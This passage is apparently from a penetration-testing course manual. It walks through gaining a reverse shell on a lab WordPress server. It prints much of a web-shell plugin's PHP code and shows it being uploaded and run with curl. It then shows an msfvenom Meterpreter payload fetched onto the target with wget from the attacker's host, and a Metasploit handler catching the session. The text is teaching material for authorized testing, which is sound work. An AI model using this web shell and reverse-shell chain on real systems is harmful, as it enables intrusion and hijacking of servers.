

Figure 332: Successful Login

> *It is possible that you might get a request to verify the admin email. If this is the case, you can just click "This email is correct" to continue.*

Now that we are logged in, we can continue our enumeration journey to discover what we should exploit next.

24.2.4 Enumerating the Admin Interface

Logging in to the admin interface opens up the door for further exploitation. Before we start exploring ways to elevate our current access, let's investigate the options WordPress has to offer.

Copyright © Offensive Security Ltd. All rights reserved.

One good place to start in WordPress is the *Info* tab under the *Tools* > *Site Health* section.



Figure 333: Viewing the WordPress Info Page

On this page, we can determine that the server is running WordPress using PHP version 7.0.33-0ubuntu0.16.04.7. We also find that the database is running on the 10.5.5.11 IP address, which is different than the one we are currently targeting. This is not unusual as databases and web applications are often run on separate servers.

Now that we have gathered some basic information, we can attempt to elevate our access. One convenient aspect of having administrative access to WordPress is that we can install our own plugins. Plugins in WordPress are written in PHP and do not have many limitations. For example,

Copyright © Offensive Security Ltd. All rights reserved.

we could upload a plugin that contains a PHP reverse shell or code execution capabilities. Fortunately, others have already created malicious plugins just for this purpose.

One such plugin can be found in the *seclists* package, which can be installed in Kali with **apt**.

```
kali@kali:~$ sudo apt install seclists
```

Listing 873 - Installing the seclists package

Once installed, the seclist directory can be found in /usr/share/seclists and the file that we are looking for can be found in Web-Shells/WordPress.

```
kali@kali:~$ cd /usr/share/seclists/Web-Shells/WordPress

kali@kali:/usr/share/seclists/Web-Shells/WordPress$ ls
bypass-login.php  plugin-shell.php
```

Listing 874 - Listing seclists WordPress web shells

The specific file we are looking for is plugin-shell.php. Let's quickly inspect it and find out what it does.

```
1  <?php
2      /*
3      Plugin Name: Cheap & Nasty Wordpress Shell
4      Plugin URI: https://github.com/leonjza/wordpress-shell
5      Description: Execute Commands as the webserver you are serving wordpress with!
Shell will probably live at /wp-content/plugins/shell/shell.php. Commands can be given
using the 'cmd' GET parameter. Eg: "http://192.168.0.1/wp-content/plugins/shell/shell.
php?cmd=id", should provide you with output such as <code>uid=33(www-data) gid=verd33(
www-data) groups=33(www-data)</code>
6      Author: Leon Jacobs
7      Version: 0.3
8      Author URI: https://leonjza.github.io
9      */
```

Listing 875 - WordPress plugin shell comments

Lines 2-9 in Listing 875 are comments that are required for WordPress to recognize the file as a plugin.

```
11  # attempt to protect myself from deletion
12  $this_file = __FILE__;
13  @system("chmod ugo-w $this_file");
14  @system("chattr +i $this_file");
```

Listing 876 - Self-deletion protection

Lines 12-14 attempt protect the file from being deleted by the system.

```
19  # test if parameter 'cmd', 'ip or 'port' is present. If not this will avoid an err
or on logs or on all pages if badly configured.
20  if(isset($_REQUEST[$cmd])) {
21
22      # grab the command we want to run from the 'cmd' GET or POST parameter (POST d
on't display the command on apache logs)
23      $command = $_REQUEST[$cmd];
24      executeCommand($command);
```

Listing 877 - Check for cmd parameter

Copyright © Offensive Security Ltd. All rights reserved.

Lines 20-24 will attempt to run a system command if the *cmd* variable is set in the HTTP request. The plugin will use the *executeCommand* function in order to identify and execute the appropriate PHP internal API to run a command on the target system. The *executeCommand* function can be found on Lines 47-82.

```
47  function executeCommand(string $command) {
48
49       # Try to find a way to run our command using various PHP internals
50      if (class_exists('ReflectionFunction')) {
51
52         # http://php.net/manual/en/class.reflectionfunction.php
53         $function = new ReflectionFunction('system');
54         $function->invoke($command);
55
56      } elseif (function_exists('call_user_func_array')) {
57
58         # http://php.net/manual/en/function.call-user-func-array.php
59         call_user_func_array('system', array($command));
60
61      } elseif (function_exists('call_user_func')) {
62
63         # http://php.net/manual/en/function.call-user-func.php
64         call_user_func('system', $command);
65
66      } else if(function_exists('passthru')) {
67
68         # https://www.php.net/manual/en/function.passthru.php
69         ob_start();
70         passthru($command , $return_var);
71         $output = ob_get_contents();
72         ob_end_clean();
73
74      } else if(function_exists('system')){
75
76         # this is the last resort. chances are PHP Suhosin
77         # has system() on a blacklist anyways :>
78
79         # http://php.net/manual/en/function.system.php
80         system($command);
81      }
82  }
```

Listing 878 - executeCommand function

The plugin-shell.php plugin is a catalyst to execute commands on the system. Once we are able to trigger arbitrary code execution on the compromised host, there are a number of methods we could use to obtain a proper reverse shell.

24.2.5 Obtaining a Shell

To obtain a shell, we first must package the plugin in a way that WordPress knows how to handle. WordPress expects plugins to be in a zip file. When WordPress receives the zip file, it will extract it into the wp-content/plugins directory on the server. WordPress places the contents of the zip file into a folder that matches the name of the zip file itself. Because of this, we will need to make note of the name of the file in order to be able to access our PHP shell later on.

Copyright © Offensive Security Ltd. All rights reserved.

The creation of a zip file is shown in Listing 879.

```
kali@kali:~$ cd /usr/share/seclists/Web-Shells/WordPress

kali@kali:/usr/share/seclists/Web-Shells/WordPress$ sudo zip plugin-shell.zip plugin-shell.php
  adding: plugin-shell.php (deflated 58%)
```

Listing 879 - Creating zip package for web shell

The generated zip file is named **plugin-shell.zip** and will be placed in the **plugin-shell** folder within **wp-content/plugins** on the server.

Now that the plugin package is generated, it's time to upload the shell. First, we need to visit the Plugins page by clicking the *Plugins* link on the left sidebar.



Figure 334: Visiting Plugins Page

Copyright © Offensive Security Ltd. All rights reserved.

Next, we install the plugin by clicking *Add New* at the top left. This will take us to the "Add Plugins" page.



Figure 335: Add Plugins Page

Copyright © Offensive Security Ltd. All rights reserved.

Since we are not downloading a plugin from the WordPress plugin directory, we need to select *Upload Plugin* at the top left of the page.



Figure 336: Uploading Plugin Dialog

Copyright © Offensive Security Ltd. All rights reserved.

This will open up a section where we can select our plugin package. We need to select *Browse*, which will open up a file dialog for us to find the created package.



Figure 337: Selecting Plugin Zip

With the file dialog open, we navigate to the directory containing our plugin, select the **plugin-shell.zip** file, and click *Open* at the bottom of the file dialog.

Copyright © Offensive Security Ltd. All rights reserved.

Finally, to install the plugin, we click *Install Now*.



Figure 338: Installing the Plugin

Installing the plugin will upload the zip and extract the contents.

Now that the plugin is installed, we can attempt to use it to run system commands on the WordPress target. For this, we can simply use *cURL*. As discussed earlier, the directory for the plugin is **wp-content/plugins/**, the zip will be extracted into a directory named **plugin-shell**, and the file that we are targeting is named **plugin-shell.php**.

Remember that we must also set a *cmd* parameter containing the command we are attempting to execute on the target system. Let's attempt to run **whoami** and see if the shell worked.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=whoami
www-data
```

Listing 880 - Running whoami

It worked! Based on the output of Listing 880, we are running commands as the www-data user. Now it's time to upload a meterpreter payload and obtain a full reverse shell.

Copyright © Offensive Security Ltd. All rights reserved.

First let's generate a meterpreter payload with the **msfvenom** utility.

```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=443 -
f elf > shell.elf
```

Listing 881 - Generating meterpreter payload

We are selecting the Linux reverse TCP meterpreter payload since we know that the target is running on Ubuntu from our previous enumeration efforts. The **LHOST** option will point to our Kali IP address and we are selecting an **LPORT** of 443 in an attempt to evade any outbound firewall rules. While it's good practice to always check for any egress filtering, in this case we will make the assumption that port 443 is unrestricted. We are generating the payload as an *elf* file and redirecting the output to a file named shell.elf in the kali user home directory.

With the meterpreter reverse shell generated, we start a web server to allow the target to download the shell.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Listing 882 - Starting a webserver on port 80

The webserver in Listing 882 is using the Python *http.server* module, is instructed to use port 80, and is serving files from the kali user home directory. We chose port 80 again to avoid any potential issues we might run into if there is a firewall blocking arbitrary outbound ports.

With the shell generated and the web server running, we will instruct the target to download the shell. We will use **wget** from the target to download the shell from our Kali system. However, we must encode any space characters with "%20" since we cannot use spaces in URLs. The command we are running is shown in Listing 883.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=wget%20http://10.11.0.4/shell.elf
```

Listing 883 - Downloading the shell to the target

If the command worked, we should see an entry similar to the following in our Python webserver's log.

```
Serving HTTP on 0.0.0.0 port 80 ...
10.11.1.250 - - [09/Dec/2019 19:40:16] "GET /shell.elf HTTP/1.1" 200 -
```

Listing 884 - Successful download

Success! Next we need to make the shell executable, start a Metasploit payload handler on Kali, and run the *elf* file on the target to acquire a meterpreter shell. To make the shell executable, we will run **chmod +x** on it. Once again, we need to remember to urlencode sensitive characters such as space (%20) and "+" (%2b). The command to make the shell executable is displayed in Listing 885.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=chmod%20%2bx%20shell.elf
```

Listing 885 - Making the shell executable

At this point, the shell should be executable. Next, we will start a meterpreter payload listener on the appropriate interface and port.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
>              set PAYLOAD linux/x86/meterpreter/reverse_tcp;\
>              set LHOST 10.11.0.4;\
>              set LPORT 443;\
>              run"
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 10.11.0.4
LPORT => 443
[*] Started reverse TCP handler on 10.11.0.4:443
```

Listing 886 - Starting metasploit

In the **msfconsole** command above, we are having Metasploit start quietly (**-q**) and immediately configure the payload handler via the **-x** option, passing the same payload settings we used when generating the shell.

With our listener running, it's finally time to obtain a reverse shell. This can be done by executing the shell.elf file via the malicious WordPress plugin we installed previously.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=./shell.elf
```

Listing 887 - Running the shell

Returning to our listener, we should see that we have captured a shell.

```
[*] Sending stage (985320 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.250:53768) at 19:54:41

meterpreter > shell
Process 9629 created.
Channel 1 created.

whoami
www-data

exit
meterpreter >
```

Listing 888 - Capturing the reverse shell

Now that we have a shell on the WordPress machine, we will move on to post-exploitation enumeration.

24.2.6 Post-Exploitation Enumeration

First, let's gather some basic information about the host such as network configuration, hostname, OS version, etc.

```
